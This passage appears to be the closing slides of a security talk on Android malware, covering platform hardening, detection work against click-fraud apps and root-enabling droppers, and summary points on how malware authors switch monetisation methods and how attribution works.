- `/proc` is more locked down
- We are actively working to better detect click fraud apps
- We are also looking at root-enabling app droppers

Summary

- Android malware authors can explore multiple different abuse methods
- Android malware families only tell one side of the story - eradicating one doesn’t mean that the author doesn’t come back
- Authors can try different monetisation methods until they find one that brings in the most profits and is the least noticeable
- Attribution requires taking a step back and using different tools

Thank you!

Questions?